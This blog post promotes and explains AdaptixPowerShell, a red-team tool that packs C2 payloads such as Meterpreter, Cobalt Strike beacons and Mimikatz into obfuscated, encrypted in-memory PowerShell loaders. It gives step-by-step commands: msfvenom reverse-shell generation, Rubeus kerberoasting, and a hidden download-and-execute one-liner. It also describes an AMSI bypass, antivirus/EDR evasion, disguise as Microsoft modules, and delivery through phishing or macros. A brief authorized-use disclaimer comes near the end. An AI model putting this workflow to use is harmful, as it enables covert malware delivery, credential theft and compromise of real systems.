
If you’ve ever had a beacon or Meterpreter payload flattened by AMSI, or watched your one-liner get flagged before it could even run, you know the pain. Modern EDR and script blocking make “download and execute” a lot harder than it used to be. AdaptixPowerShell (from the hostpayload project) is built for one job: turning your C2 payload—whether it’s raw shellcode or a full .exe—into obfuscated, encrypted PowerShell that runs in memory. It works with any C2 platform: Cobalt Strike, Metasploit, Sliver, Covenant, or whatever you run.
This post walks through what the tool actually does, how it evades detection, and how to use it for real C2 delivery—without turning into a novel.
Why Pentesters Care About This
Red team and pentest engagements often boil down to: get a callback to your C2 without writing files and without triggering AV/EDR. You need:
- Fileless execution – payload runs in memory; no .exe on disk.
- AMSI bypass – so script-based execution isn’t killed before it starts.
- Obfuscation – so the same payload doesn’t produce the same signature every time.
- Flexible input – shellcode from msfvenom or your C2, or a full .exe (beacon, Mimikatz, SharpHound).
AdaptixPowerShell addresses all of that in a single pipeline: you feed it shellcode or an executable, and you get a ready-to-host .ps1 plus the one-liner to run it. That fits directly into any HTTP(S) C2 workflow: host the script, send the launcher (phish, macro, etc.), and get your callback—regardless of which C2 you use.
What It Actually Does (The Short Version)
In one sentence: It converts executables or raw shellcode into heavily obfuscated, XOR-encrypted PowerShell that executes the payload in memory (VirtualAlloc + GetDelegateForFunctionPointer), with a built-in AMSI bypass.
Under the hood it:
- Converts .exe/.dll to shellcode via Donut—no need to pre-generate raw shellcode for your beacon.
- Encrypts the payload with a random 16-byte XOR key so each run looks different.
- Chunks the encrypted payload into 2–5 pieces with random variable names; reassembled at runtime.
- Obfuscates the script (Chimera-style: random vars, string chunking, dead code, fake Microsoft-style headers).
- Obfuscates C# P/Invoke – e.g.
kernel32.dllsplit into multiple const strings, random class/method/delegate names (no literal “VirtualAlloc” or “Win32”). - Injects an AMSI bypass (reflection-based,
amsiInitFailed) so the rest of the script isn’t scanned. - Outputs a .ps1 file plus a direct-download one-liner and a Base64-encoded version.
So you’re not just “running PowerShell”; you’re running a script that disables AMSI, reassembles and decrypts the payload, allocates memory, copies shellcode in, and runs it via a delegate—all without dropping a binary. Standard in-process, fileless execution that works with any C2 callback.
Download AdaptixPowerShell
You can clone or download AdaptixPowerShell from the hostpayload GitHub repository:
https://github.com/rioasmara/hostpayload
Quick setup:
git clone https://github.com/rioasmara/hostpayload
cd hostpayload
pip3 install -r requirements.txt
Under the Hood: The Generation Pipeline
When you run the tool, it does the following in order:
- Input – If you pass an .exe or .dll, Donut converts it to position-independent shellcode (PIC). If you pass raw .bin shellcode, it skips this step.
- AMSI bypass injection – The script prepends reflection-based code that sets
amsiInitFailedso AMSI doesn’t scan the rest of the script. - XOR encryption – A random 16-byte key is generated; the entire shellcode is XOR’d with it. Different key every run = different ciphertext.
- Payload chunking – The encrypted blob is split into 2–5 chunks, each stored in a variable with a random name (15–25 chars). On the target, chunks are concatenated before decryption.
- Obfuscation – String chunking (e.g. “kernel32.dll” becomes four concatenated strings), random variable names, backtick injection in cmdlets, random indentation, dead code insertion (junk that never runs but bloats and confuses analysis).
- Fake header – A comment block that looks like a Microsoft PowerShell module (random script name, version, “Windows Management Framework”-style description) so a quick glance doesn’t scream “payload.”
The result is a single .ps1 file that looks noisy and different every time you generate—which is exactly what you want for evading static signatures.
What Happens on the Target (Runtime)
When the victim runs the one-liner (or executes the script another way), this is the execution flow:
- AMSI bypass – PowerShell reflection disables AMSI for the current session.
- Chunk concatenation – The 2–5 encrypted byte-array variables are joined into one.
- XOR decryption – The embedded key is used to decrypt the shellcode in memory.
- Memory allocation –
VirtualAllocallocates an RWX region (the tool uses P/Invoke with obfuscated names). - Copy –
Marshal.Copywrites the decrypted shellcode into that region. - Execution –
GetDelegateForFunctionPointerturns the memory address into a delegate and invokes it. The shellcode (your beacon, Meterpreter, or whatever) runs in the PowerShell process—no file, no separate injector.
No external DLL injection, minimal API surface, and the same pattern works whether your callback is Metasploit, Cobalt Strike, Sliver, or any other C2.
Obfuscation in Depth: Why Each Run Looks Different
Static detection loves fixed strings and predictable structure. AdaptixPowerShell fights that in several ways:
- Chimera-style string obfuscation – Sensitive strings (e.g.
System.Management.Automation, AMSI-related names) are split into chunks and reassembled with random variable names. So there’s no single literal “amsiInitFailed” or “AmsiUtils” sitting in the script. - C# P/Invoke obfuscation – The script uses Add-Type to define a small C# block that calls
VirtualAllocand a delegate type. Instead of obvious names, you get randomized class names (not “Win32”), method names (not “VirtualAlloc”), and delegate names (not “ShellcodeDelegate”).kernel32.dllis built from four separate const strings so it never appears as one literal. - Payload chunking – The encrypted shellcode is split into 2–5 chunks; each chunk variable has a random name. So the “big blob of bytes” is never one single variable that’s trivial to grep or signature.
- Dead code – Junk variables and operations that are never used are inserted between real logic. It slows down both humans and simple pattern matching; amount scales with obfuscation level (roughly 20–40% extra).
- Random indentation and backticks – PowerShell allows backticks for line continuation and various tricks; the tool uses them to break up cmdlet names and structure. Combined with random indentation, the script layout changes every run.
- Fake Microsoft header – The top of the script looks like a legitimate PowerShell module (random name like “Network Diagnostics Utility” or “Security Policy Manager,” version numbers, description). Cursory inspection is less likely to flag it.
Net effect: regenerate for each target or engagement and you get a different script each time—same behavior, different signature.
Obfuscation Levels: When to Use Which
The tool has five levels (-l 1 to -l 5). Higher = more obfuscation and dead code, but larger script and slightly slower execution. Default is 3.
| Level | Rough idea | Size | Use when |
|---|---|---|---|
| 1 | Basic string chunking, minimal obfuscation | Smallest | Testing, low-security envs, or size-critical (e.g. large .exe) |
| 2 | + Variable randomization, some dead code | Small | Balanced; you want smaller payload but still some obfuscation |
| 3 | + Full Chimera-style, more dead code | Medium | Default – good for most engagements |
| 4 | + Aggressive string splitting, heavy dead code | Large | Hardened targets; you care more about stealth than size |
| 5 | + Maximum obfuscation, extensive dead code | Largest | Maximum stealth; avoid on very large payloads (size can blow up) |
Rule of thumb: use 3 or 4 for most ops; use 1 or 2 when the payload is already big (e.g. converting a large .exe) and you need to keep the .ps1 under control.
Donut: EXE to Shellcode Without the Hassle
If you’ve ever had to manually turn a beacon or custom .exe into shellcode, you know it’s a pain. AdaptixPowerShell bakes in Donut: you point it at an .exe or .dll, and it produces position-independent shellcode that the rest of the pipeline then encrypts and obfuscates.
Donut:
- Parses the PE, builds a loader stub, and produces shellcode that reconstructs the PE in memory (or loads .NET assemblies via CLR).
- Supports native executables and .NET assemblies—so you can feed it Cobalt Strike
beacon.exe, Mimikatz, SharpHound, Rubeus, or any Windows PE. - Can pass command-line parameters to the executable (e.g.
-p "-c All"for SharpHound,-p "kerberoast"for Rubeus) so they run correctly when executed in memory. - Lets you choose architecture: x86 only (1), x64 only (2), or both (3). x64-only keeps payload smaller on modern systems.
- Has its own AMSI/WLDP bypass options; the tool can set “abort on fail” or “continue on fail” so you can tune behavior.
So you’re not limited to “only raw shellcode.” You can do python3 adaptixpowerShell.py beacon.exe -l 4 or python3 adaptixpowerShell.py SharpHound.exe -p "-c All" -l 3 and get a ready-to-host .ps1 without a separate Donut step.
How It Fits With Any C2
Whatever C2 you use—Cobalt Strike, Metasploit, Sliver, Covenant, or anything else—you get a listener and a payload (beacon, stager, or raw shellcode). The gap is: how do you get that payload onto the host and executed?
AdaptixPowerShell sits in that gap:
- Take the payload your C2 generates (
beacon.exe, or raw shellcode from msfvenom or your C2’s export). - Run it through AdaptixPowerShell to get an obfuscated .ps1.
- Host that .ps1 (team server, redirector, or a simple Python HTTP server).
- Deliver the one-liner (or Base64, or embed in macro/HTA) via your chosen method.
The loader works the same for every C2: in-memory execution via VirtualAlloc + Marshal.Copy + GetDelegateForFunctionPointer. The resulting .ps1 works whether your callback goes to Metasploit, Cobalt Strike, Sliver, or any other C2.
Three Ways to Deliver
The tool prints three things you can use:
- Direct download – One-liner that downloads the .ps1 from a URL and executes it with
IEX (New-Object Net.WebClient).DownloadString('...'). Easiest for testing and for scenarios where you control the host/URL. - Base64-encoded command – The whole script (or launcher) encoded so you can run
powershell -nop -w hidden -enc <base64>. Handy when you need to squeeze the launcher into a macro, shortcut, or other constrained delivery. - The .ps1 file itself – You can host it, embed it, or pass it through another stage. Filename is random each run to avoid obvious patterns.
Pick based on your delivery channel: phish link → direct download; macro or shortcut → often Base64; custom loader → file or URL.
Options You’ll Actually Use
--level/-l(1–5) – Obfuscation level; default 3.--arch/-a– For .exe/.dll: 1 = x86, 2 = x64, 3 = x86+x64. Use 2 for modern Windows to keep size down.--bypass/-b– For Donut: 1 = no AMSI/WLDP bypass, 2 = abort on fail, 3 = continue on fail (default).--params/-p“string” – Command-line arguments passed to the .exe when it runs in memory (e.g. SharpHound, Rubeus).--no-obfuscate– Skip obfuscation; fastest and smallest output. Good for quick tests or when you’re not worried about static detection.--debug/-d– Generated payload prints diagnostic info (e.g. decryption details). Use only when testing.
Real-World Examples
Meterpreter (raw shellcode)
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.100 LPORT=443 -f raw -o shell.bin
python3 adaptixpowerShell.py shell.bin -l 4
Cobalt Strike beacon (.exe)
python3 adaptixpowerShell.py beacon.exe --arch 2 -l 5.NET tool with parameters (e.g. SharpHound, Rubeus)
python3 adaptixpowerShell.py SharpHound.exe -p "-c All" -l 4
python3 adaptixpowerShell.py Rubeus.exe -p "kerberoast /outfile:hashes.txt" -l 4
Smaller payload for large .exe (x64 + lower obfuscation)
python3 adaptixpowerShell.py medium.exe --arch 2 -l 2Then host the generated .ps1 and use the one-liner the tool prints (swap in your IP/domain and script name).
Payload Size: Why It Matters
PowerShell represents byte arrays as hex like 0x41,0x42,0x43—so you get roughly ~5x size inflation compared to raw binary. A 500 KB shellcode becomes a ~2.5 MB script. That affects:
- Download timeouts and parsing time on the target.
- PowerShell memory limits and EDR alerts on large allocations.
- Reliability: scripts over ~5 MB often fail or behave oddly.
Rough guidance:
- Under ~500 KB final .ps1 – Excellent; use freely.
- 500 KB – 2 MB – Good; generally reliable.
- 2 MB – 5 MB – Marginal; test and consider lower obfuscation or smaller input.
- Over ~5 MB – Avoid; prefer generating shellcode directly (e.g. msfvenom, Cobalt Strike) and feeding that in instead of a huge .exe.
So: prefer shellcode from your C2 when possible; use –arch 2 (x64 only) on modern targets to cut size; use -l 1 or -l 2 when converting larger executables. Don’t try to convert multi-megabyte GUI apps or installers—use purpose-built payloads instead.
Quick Workflow: From Payload to One-Liner
- Generate or export your payload (e.g.
beacon.exeor raw shellcode). - Run e.g.
python3 adaptixpowerShell.py beacon.exe --arch 2 -l 4. - Start a web server in the folder with the generated .ps1:
python3 -m http.server 80(or use your C2/redirector). - On the target, run the one-liner the tool printed, e.g.:
powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://YOUR_IP/SCRIPT.ps1')"
Replace YOUR_IP and SCRIPT.ps1 with your host and the actual filename. For real engagements, use HTTPS and your own domain/redirector.
Best Practices in a Nutshell
- Test first – Run the generated .ps1 in a VM or isolated host; use
-dduring testing if you need to verify decryption/execution. - Match architecture – Use
--arch 2for x64 when you know the target is 64-bit; it shrinks the payload. - Vary payloads – Regenerate per target or engagement so signatures don’t repeat.
- Check size –
ls -lh *.ps1after generation; if it’s huge, consider shellcode input or lower-l. - Prefer HTTPS – Don’t host the script over plain HTTP in production; use your C2 infrastructure or a proper redirector.
Disclaimer and Use
AdaptixPowerShell is for authorized security testing and research only. Use only in environments you are explicitly permitted to test. Unauthorized access to computer systems is illegal. The authors assume no liability for misuse.
Use it in lab environments and on authorized engagements to improve your C2 delivery and to test defensive controls (AMSI, script blocking, EDR).
Bottom Line
AdaptixPowerShell/hostpayload is a single pipeline: feed it shellcode or an .exe, get an obfuscated, encrypted, in-memory PowerShell loader that works with any C2 platform. It handles AMSI bypass, XOR encryption, chunking, Chimera-style and P/Invoke obfuscation, and optional Donut-based EXE-to-shellcode conversion—so you can focus on delivery and ops instead of hand-rolling loaders. For full options, examples, and troubleshooting, see the project’s README.
Credits & Related Tools
AdaptixPowerShell builds on research and tools from the offensive security community. Credits and links:
- Donut (by TheWover) – Shellcode generation from executables; position-independent code (PIC), PE-to-shellcode conversion, .NET and native PE support. GitHub: github.com/TheWover/donut
- Chimera (by tokyoneon) – PowerShell obfuscation inspiration; string chunking, variable randomization, and evasion techniques used in AdaptixPowerShell’s obfuscation. GitHub: github.com/tokyoneon/Chimera
- Invoke-Obfuscation (by Daniel Bohannon) – Advanced PowerShell obfuscation concepts, including backtick injection and evasion strategies that influenced this tool. GitHub: github.com/danielbohannon/Invoke-Obfuscation
Special thanks to the researchers and maintainers of these projects for making their work available to the community.
 Cyber Security Architect | Red/Blue Teaming | Exploit/Malware Analysis